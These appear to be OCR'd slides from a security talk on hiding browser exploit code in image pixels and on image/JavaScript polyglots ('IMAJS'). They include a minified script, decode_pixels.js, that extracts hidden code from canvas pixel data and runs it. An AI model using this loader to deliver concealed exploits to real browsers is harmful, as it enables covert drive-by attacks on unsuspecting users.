


HTML5 CANVAS to the rescue!

- In-browser decoding of steganographically encoded images.
- Read image pixel data using JS.
- Rebuild JS exploit code from pixel data, in memory.
- Simple array and bit manipulation operations.


decode_pixels.js


```
L=2,C=3,G=3,a=[],x=y=0,z=1<<L,I=parseInt,S=String.fromCharCode;window.onload=
function(){P.onclick=function({V=document.createElement("canvas");k=P.parentNode;
k.insertBefore(V,P);W=V.width=P.width;H=V.height=P.height;m=V.getContext("2d");
m.drawImage(P,0,0);k.removeChild(P);m=m.getImageData(0,0,W,H).data;c=function(p,x,y)
{n=(y*W+x)*4;r=(p[n]&z)>>L;g=(p[n+1]&z)>>L;b=(p[n+2]&z)>>L;return S([r,g,b,r][C]+48)};
k=function(l){for(i=j=0;j<l*8;j++){a[i++]=c(m,x,y);x+=G;if(x>=W){x=0;y+=G}}};k(6);
k(I(X(a)));try{CollectGarbage()}catch(e){}setTimeout(new Function(X(a)),99)}};function
X(c){s="",d=c.join(s);for(i=0;i<d.length;i+=8)s+=S(I(d.substr(i,8),2));return s}
```



Step 3.

Images that "Auto Run"





I SEE PIXELS
I SEE CODE
IMAJS

IMAJS - Image+JS Polyglot

<img> sees pixels
<script> sees code

#YourPointOfView

Holy
Sh**
Bipolar
Content!




"Nakatomi space", wherein buildings reveal near-infinite interiors, capable of being traversed through all manner of non-architectural means

http://www.bldgblog.com/2010/01/nakatomi-space/

